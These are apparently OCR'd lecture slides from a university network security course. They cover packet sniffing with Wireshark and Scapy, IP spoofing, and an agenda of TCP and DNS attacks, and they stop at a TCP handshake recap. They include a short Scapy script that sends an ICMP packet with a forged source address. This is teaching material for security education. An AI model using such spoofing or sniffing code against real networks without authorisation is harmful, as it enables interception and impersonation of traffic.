CNT 5412, Spring 2025

Network Attacks

Viet Tung Hoang

The slides are loosely based on those of the book "Internet Security: A hands-on approach" by Kevin Du

Agenda

1. Sniffing and Spoofing


2. TCP SYN Flood Attack

3. TCP Reset Attack

4. TCP Hijacking Attack

5. DNS Attack

Sniffing With WireShark


tv-netflix-problems-2011-07-06.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.   Time      Source          Destination     Protocol  Length Info
  343 65.142415 192.168.0.21    174.129.249.228 TCP          66 40555 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=491519346 TSecr=551811827
  344 65.142715 192.168.0.21    174.129.249.228 HTTP        253 GET /clients/netflix/flash/application.swf?flash_version=flash_lite_2.1&v=1.5&nr
  345 65.230738 174.129.249.228 192.168.0.21    TCP          66 80 → 40555 [ACK] Seq=1 Ack=188 Win=6864 Len=0 TSval=551811850 TSecr=491519347
  346 65.240742 174.129.249.228 192.168.0.21    HTTP        828 HTTP/1.1 302 Moved Temporarily
  347 65.241592 192.168.0.21    174.129.249.228 TCP          66 40555 → 80 [ACK] Seq=188 Ack=763 Win=7424 Len=0 TSval=491519446 TSecr=551811852
  348 65.242532 192.168.0.21    192.168.0.1     DNS          77 Standard query 0x2188 A cdn-0.nflximg.com
  349 65.276870 192.168.0.1     192.168.0.21    DNS         489 Standard query response 0x2188 A cdn-0.nflximg.com CNAME images.netflix.com.edge
  350 65.277992 192.168.0.21    63.80.242.48    TCP          74 37063 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=491519482 TSecr
  351 65.297757 63.80.242.48    192.168.0.21    TCP          74 80 → 37063 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=3295
  352 65.298396 192.168.0.21    63.80.242.48    TCP          66 37063 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=491519502 TSecr=3295534130
  353 65.298687 192.168.0.21    63.80.242.48    HTTP        153 GET /us/nrd/clients/flash/814540.bun HTTP/1.1
  354 65.318730 63.80.242.48    192.168.0.21    TCP          66 80 → 37063 [ACK] Seq=1 Ack=88 Win=5792 Len=0 TSval=3295534151 TSecr=491519503
  355 65.321733 63.80.242.48    192.168.0.21    TCP        1514 [TCP segment of a reassembled PDU]
```

```
> Frame 349: 489 bytes on wire (3912 bits), 489 bytes captured (3912 bits)
> Ethernet II, Src: Globalsc_00:3b:0a (f0:ad:4e:00:3b:0a), Dst: Vizio_14:8a:e1 (00:19:9d:14:8a:e1)
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.21
> User Datagram Protocol, Src Port: 53 (53), Dst Port: 34036 (34036)
v Domain Name System (response)
    [Request In: 348]
    [Time: 0.034338000 seconds]
    Transaction ID: 0x2188
  > Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 4
    Authority RRs: 9
    Additional RRs: 9
  v Queries
    > cdn-0.nflximg.com: type A, class IN
  > Answers
  > Authoritative nameservers
```

Automating Sniffing: Scapy

```
#!/usr/bin/python3

from scapy.all import *

pkt = sniff(iface='enp0s3',
            filter='icmp or udp',
            count=10)

pkt.summary()
```

Spoofing With Scapy

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED ICMP PACKET.........")
ip = IP(src="1.2.3.4", dst="93.184.216.34")
icmp = ICMP()
pkt = ip/icmp
pkt.show()
send(pkt,verbose=0)
```

Agenda

1. Sniffing and Spoofing
2. **TCP SYN Flood Attack**
3. TCP Reset Attack
4. TCP Hijacking Attack
5. DNS Attack


TCP Recap

Handshake


Session data

Termination

TCP Handshake



SYN: Alice's Seq # is *X*
SYN Queue
ACK: Your Seq # is *X*
SYN: Server's Seq # is *Y*
Accept, dequeue
SYN: Your Seq # is *Y*

The Use of Sequence Numbers



Can still reorder out-of-order packets

